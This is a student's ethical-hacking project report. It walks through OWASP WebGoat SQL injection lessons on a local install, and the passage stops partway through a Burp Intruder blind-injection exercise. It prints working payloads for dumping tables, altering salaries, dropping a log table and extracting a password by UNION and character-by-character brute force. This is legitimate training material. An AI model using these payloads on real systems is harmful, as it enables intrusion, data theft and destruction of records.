

CS 495-01  
Ethical Hacking & Penetration Testing  
Project Report

Name: Johan George Boban  
CWID: A20494472

## Contents


## Summary

### 1. Introduction

- WebGoat is a purposefully built unsafe application that let developers like us test vulnerabilities reported in Java-based apps that employ widely used open-source components.
- This platform helps us to learn and practice web application security in a legal way.
- The WebGoat project's main purpose is to develop a de-facto interactive training environment for online application security.
- We believe that learning as much as possible about security vulnerabilities is critical to comprehend what occurs when even a little amount of undesired code gets into our applications.
- The best part of Web goat is that we will be learning and doing it in 3 steps:
  - Explains the vulnerability
  - We learn by practice
  - Also explains the mitigation of the vulnerability

## 2. Installation of WebGoat

We will have to download the latest WebGoat.



Webgoat-server-8.2.2.jar is the required file.

Let's navigate to the folder where the WebGoat jar file is!


```
(kali㉿kali)-[~/Downloads] $ java -jar webgoat-server-8.2.2.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
22:56:29.645 [main] INFO org.owasp.webgoat.StartWebGoat - Starting WebGoat with args:
.
.
.
2022-05-02 22:56:30.939  INFO 3301 --- [           main] org.owasp.webgoat.StartWebGoat      : Starting Star
tWebGoat v8.2.2 using Java 17.0.2 on kali with PID 3301 (/home/kali/Downloads/webgoat-server-8.2.2.jar started by
kali in /home/kali/Downloads)
2022-05-02 22:56:30.940 DEBUG 3301 --- [           main] org.owasp.webgoat.StartWebGoat      : Running with
Spring Boot v2.4.3, Spring v5.3.4
2022-05-02 22:56:30.940  INFO 3301 --- [           main] org.owasp.webgoat.StartWebGoat      : No active pro
file set, falling back to default profiles: default
2022-05-02 22:56:32.718  INFO 3301 --- [           main] .s.d.r.c.RepositoryConfigurationDelegate : Bootstrapping
Spring Data JPA repositories in DEFAULT mode.
2022-05-02 22:56:32.827  INFO 3301 --- [           main] .s.d.r.c.RepositoryConfigurationDelegate : Finished Spri
ng Data repository scanning in 100 ms. Found 2 JPA repository interfaces.
2022-05-02 22:56:33.637  WARN 3301 --- [           main] io.undertow.websockets.jsr                  : UT026010: Buf
fer pool was not set on WebSocketDeploymentInfo, the default pool will be used
2022-05-02 22:56:33.661  INFO 3301 --- [           main] io.undertow.servlet                  : Initializing
Spring embedded WebApplicationContext
2022-05-02 22:56:33.662  INFO 3301 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebAppli
cationContext: initialization completed in 2567 ms
2022-05-02 22:56:33.954  INFO 3301 --- [           main] org.owasp.webgoat.HSQLDBDatabaseConfig   : Starting inte
rnal database on port 9001 ...
```

On executing the Jar file in port 8080(default), we get to see the output as shown above. We can change the port and address by the following commands: “- -server.port=8080” and


“ --server.address=localhost”(default) respectively.

```
2022-05-02 22:56:41.210 INFO 3301 --- [           main] o.s.b.w.e.undertow.UndertowWebServer : Undertow star
ted on port(s) 8080 (http) with context path '/WebGoat'
2022-05-02 22:56:41.231 INFO 3301 --- [           main] org.owasp.webgoat.StartWebGoat      : Started Start
WebGoat in 11.145 seconds (JVM running for 13.54)
■
```

We can see that the JAR file starts a tomcat server to host WebGoat. Once we see the indication “Started Start WebGoat in so and so seconds”, we can open a browser and type “<http://localhost:8080/WebGoat>” which will take us to the page as shown below.



We have to register in this form in order to access the platform.



WebGoat

localhost:8080/WebGoat/start.mvc#lesson/WebGoat

WEBGOAT

Introduction >

General >

(A1) Injection >

(A2) Broken Authentication >

(A3) Sensitive Data Exposure >

(A4) XML External Entities (XXE) >

(A5) Broken Access Control >

(A7) Cross-Site Scripting (XSS) >

(A8) Insecure Deserialization >

(A9) Vulnerable Components >

(A8:2013) Request Forgeries >

Client side >

Challenges >

WebGoat

Reset lesson

1

## What is WebGoat?

WebGoat is a deliberately insecure application that allows interested developers just like you to *test vulnerabilities* commonly found in Java-based applications that use common and popular open source components.

Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about security vulnerabilities is essential to understanding just what happens when even a small bit of unintended code gets into your applications.

What better way to do that than with your very own scapegoat?

Feel free to do what you will with him. Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hack the goat. We promise he likes it.

Thanks for your interest!

The WebGoat Team

The dashboard looks like the above after successful login.

### 3. WebGoat Activity

#### (A1) Injection

##### 1.1 SQL Injection (Intro)

###### 1.1.2 What is SQL?

SQL is a standardized programming language for maintaining relational databases and performing different operations on the data. A database is a set of information. The data is arranged into rows, columns, and tables, and it is indexed to make it easier to access relevant information.

Employees is the name of the table below

Example SQL table containing employee data; the name of the table is 'employees':

Employees Table

userid	first_name	last_name	department	salary	auth_tan
32147	Paulina	Travers	Accounting	\$46.000	P45JSI
89762	Tobi	Barnett	Development	\$77.000	TA9LL1
96134	Bob	Franco	Marketing	\$83.700	LO9S2V
34477	Abraham	Holman	Development	\$50.000	UU2ALK
37648	John	Smith	Marketing	\$64.350	3SL99A

### It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

You have succeeded!

```
SELECT department from employees Where first_name='Bob' AND last_name='Franco'
```

DEPARTMENT
Marketing

### 1.1.3 Data Manipulation Language(DML)

#### It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

Congratulations. You have successfully completed the assignment.

```
Update employees SET department='Sales' Where first_name='Tobi' And last_name='Barnett'
```

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

### 1.1.4 Data Definition Language(DDL)

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :



SQL  
query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

ALTER table employees ADD phone varchar(20);

## 1.1.5 Data Control Language(DCL)

WITH GRANT OPTION - permits a user to grant other users access permissions.

Try to grant rights to the table `grant_rights` to user `unauthorized_user` :



SQL  
query

GRANT ALL on employees TO unauthorized\_user;

Submit

Congratulations. You have successfully completed the assignment.

Using the following syntax to GRANT ALL rights to a user, we can give this person a complete power over a specified database:

GRANT privilege\_name ON object\_name TO {user\_name |PUBLIC |role\_name} [WITH GRANT OPTION];

The user's access right or privilege is called privilege name. ALL, EXECUTE, and SELECT are examples of access rights.

TABLE, VIEW, STORED PROC, and SEQUENCE is examples of database objects with the object names.

The name of the user to whom an access right is being granted is the user name.

The name of the user to whom an access right is being granted is the user name.

PUBLIC is used to offer all users access permissions.

ROLES are a collection of privileges that have been grouped together.

## 1.1.6 Example of SQL Injection

Here is an input field. Try typing some SQL in here to better understand how the query changes.

Username:

```
"SELECT * FROM users WHERE name = 'JohanGB'";
```

## 1.1.9 Try It! String SQL injection

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.



```
SELECT * FROM  
user_data WHERE  
first_name = 'John'  
AND last_name = '
```

Smith

or

1 = 1

Get Account Info

You have succeeded:

USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE,  
LOGIN\_COUNT,  
101, Joe, Snow, 987654321, VISA, , 0,  
101, Joe, Snow, 2234200065411, MC, , 0,  
102, John, Smith, 2435600002222, MC, , 0,  
102, John, Smith, 4352209902222, AMEX, , 0,  
103, Jane, Plane, 123456789, MC, , 0,  
103, Jane, Plane, 333498703333, AMEX, , 0,  
10312, Jolly, Hershey, 176896789, MC, , 0,  
10312, Jolly, Hershey, 333300003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,  
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,  
15603, Peter, Sand, 123609789, MC, , 0,  
15603, Peter, Sand, 338893453333, AMEX, , 0,  
15613, Joesph, Something, 33843453533, AMEX, , 0,  
15837, Chaos, Monkey, 32849386533, CM, , 0,  
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'`

Explanation: This injection works, because `or '1' = '1'` always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE`, which will always evaluate to true, no matter what came before it.

We know 1=1 returns all values

### 1.1.10 Try It! Numeric SQL injection

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login\_Count:

User\_Id:

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE,  
LOGIN_COUNT,  
101, Joe, Snow, 987654321, VISA, , 0,  
101, Joe, Snow, 2234200065411, MC, , 0,  
102, John, Smith, 2435600002222, MC, , 0,  
102, John, Smith, 4352209902222, AMEX, , 0,  
103, Jane, Plane, 123456789, MC, , 0,  
103, Jane, Plane, 333498703333, AMEX, , 0,  
10312, Jolly, Hershey, 176896789, MC, , 0,  
10312, Jolly, Hershey, 333300003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,  
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,  
15603, Peter, Sand, 123609789, MC, , 0,  
15603, Peter, Sand, 338893453333, AMEX, , 0,  
15613, Joesph, Something, 33843453533, AMEX, , 0,  
15837, Chaos, Monkey, 32849386533, CM, , 0,  
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: `SELECT * From user_data WHERE Login_Count = 1 and userid= 1 OR TRUE`

1 OR True gives all the info as well

### 1.1.11 Compromising confidentiality with String SQL injection

## It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''';
```

```
<          >
```



Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

**USERID FIRST\_NAME LAST\_NAME DEPARTMENT SALARY AUTH\_TAN PHONE**

32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

['OR TRUE --'] fetches data in the table by commenting on the post query



Employee Name:

Authentication TAN:

### 1.1.12 Compromising Integrity with Query chaining

## It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.

Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.



Employee Name:

Authentication TAN:

**Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	9000000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

## Integrity

[ ‘; UPDATE employees SET salary=9000000 WHERE last\_name='Smith';- - ‘ ]

### 1.1.13 Compromising Availability

#### It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access\_log** table, where all your actions have been logged to!

Better go and *delete it completely* before anyone notices.



Action contains:

**Success! You successfully deleted the **access\_log** table and that way compromised the availability of the data.**

## Availability

[ ‘; DROP table access\_log; - - ‘ ]

## 1.2 SQL INJECTION (Advanced)

### 1.2.3 Try It! Pulling data from other tables

We will try to display the information from all the tables.

6.a) Retrieve all data from the table

6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Name:    
Password:

Sorry the solution is not correct, please try again.

~~1|SESSID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,  
1, 2, 3, 4, 5, passWORD, 7,~~  
101, Joe, Snow, 2234200065411, MC, , 0,  
101, Joe, Snow, 987654321, VISA, , 0,  
102, John, Smith, 243560002222, MC, , 0,  
102, John, Smith, 4352209902222, AMEX, , 0,  
103, Jane, Plane, 123456789, MC, , 0,  
103, Jane, Plane, 333498703333, AMEX, , 0,  
10312, Jolly, Hershey, 176896789, MC, , 0,  
10312, Jolly, Hershey, 333300003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,  
15603, Peter, Sam, 123609789, MC, , 0,  
15603, Peter, Sam, 338893453333, AMEX, , 0,  
15613, Joseph, Something, 33843453533, AMEX, , 0,  
15837, Chaos, Monkey, 32849386533, CM, , 0,  
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: `SELECT * FROM user_data WHERE last_name = " OR TRUE UNION SELECT 1, '2', '3', '4', '5', password, 7 from user_system_data where user_name='dave'-- "`

6.a) Retrieve all data from the table

6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Name:    
Password:


Congratulations. You have successfully completed the assignment.

**[ ' OR TRUE UNION SELECT 1, '2', '3', '4', '5', password, 7 from user\_system\_data where user\_name='dave'-- ' ]**

## 1.2.5 Can You login as Tom?

Goal: Can you login as Tom?

Have fun!



The image shows a registration form with a red border. At the top, there are two buttons: 'LOGIN' on the left and 'REGISTER' on the right, with 'REGISTER' being green. Below these are four input fields. The first field contains the text 'tom' AND substring(password, 1, 1)='a'. The second field contains the email 'anon@b.com'. The third and fourth fields both contain the password '\*\*\*\*\*'. At the bottom is a blue 'Register Now' button.

LOGIN	REGISTER
tom' AND substring(password, 1, 1)='a	
anon@b.com	
*****	
*****	
<b>Register Now</b>	

In this task, we will use [ tom' AND substring(password,1,1) = 'a ] in the register form.

Pretty    Raw    Hex

```

1 PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 129
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=5pfyQf-e190FsM5AuwHUTtgz4EJ1RPKDRQj86rlLw
19 Connection: close
20
21 username_reg=tom'+AND+substring(password%2C+1%2C+1)%3D'a&email_reg=anon%40b.com&password_reg=pass123&confirm_password_reg=pass123

```

## Capture the requests using Burp suite

② **Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:   Update Host header to match target

```

1 PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 129
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=5pfyQf-e190FsM5AuwHUTtgz4EJ1RPKDRQj86rlLw
19 Connection: close
20
21 username_reg=$tom'+AND+substring(password%2C+1%2C+1)%3D'a&email_reg=$anon%40b.com&password_reg=$pass123&confirm_password_reg=$pass123

```

Send it to the intruder

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <input type="text" value="http://localhost:8080"/>	<input checked="" type="checkbox"/> Update Host header to match target	<b>Add \$</b>
		<b>Clear \$</b>
		<b>Auto \$</b>
		<b>Refresh</b>

```

1 PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 129
4 sec-ch-ua: "(Not A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en;q=0.9
18 Cookie: JSESSIONID=vjLFqahK1l8VkDAVIC1fzgy4S8WJwR2YfmFqjgm
19 Connection: close
20
21 username_reg=tom'+AND+substring(password%2C+1%2C+1)%3D'pass_char$email_reg=anon%40b.com&password_reg=pass123&confirm_password_reg=pass123

```

Clear all payload positions and replace 'a' with 'pass\_char' and click ADD.

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types payload type can be customized in different ways.

Payload set: <input type="text" value="1"/>	Payload count: 26
Payload type: <input type="text" value="Brute forcer"/>	Request count: 26

**Payload Options [Brute forcer]**

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: <input type="text" value="abcdefghijklmnopqrstuvwxyz"/>
Min length: <input type="text" value="1"/>
Max length: <input type="text" value="1"/>

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<b>Edit</b>		
<b>Remove</b>		
<b>Up</b>		
<b>Down</b>		

In payloads tab, choose brute forcer, change min and max to 1. Also we can reduce the latency by removing the digits as it contains only letters.

Request	Payload	Status	Error	Timeout	Length	Comment
20	t	200			406	
1	a	200			418	
2	b	200			418	
3	c	200			418	
4	d	200			418	
5	e	200			418	
6	f	200			418	
7	g	200			418	
8	h	200			418	
9	i	200			418	
10	j	200			418	
11	k	200			418	
12	l	200			418	

After all the setup click start to initialize the brute force attacks.

After it is finished click in the length tab to order the value, the least value will be the character we are looking for(in this case 't')

3. Intruder attack of <http://localhost:8080> - Temporary attack - Not saved to project file

Attack	Save	Columns				
Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
8	h	200			406	
1	a	200			418	
2	b	200			418	
3	c	200			418	
4	d	200			418	
5	e	200			418	
6	f	200			418	
7	g	200			418	
9	i	200			418	
10	j	200			418	
11	k	200			418	
12	l	200			418	
13	m	200			418	

Similarly for the second character, Now 'th....'

4. Intruder attack of <http://localhost:8080> - Temporary attack - Not saved to project file

Attack	Save	Columns				
Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
9	i	200			406	
1	a	200			418	
2	b	200			418	
3	c	200			418	
4	d	200			418	
5	e	200			418	
6	f	200			418	
7	g	200			418	
8	h	200			418	
10	j	200			418	
11	k	200			418	
12	l	200			418	
13	m	200			418	

'thi...'

5. Intruder attack of http://localhost:8080 - Temporary attack - Not saved to project file

Attack	Save	Columns	Results	Positions	Payloads	Resource Pool	Options
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Comment	
19	s	200			406		
1	a	200			418		
2	b	200			418		
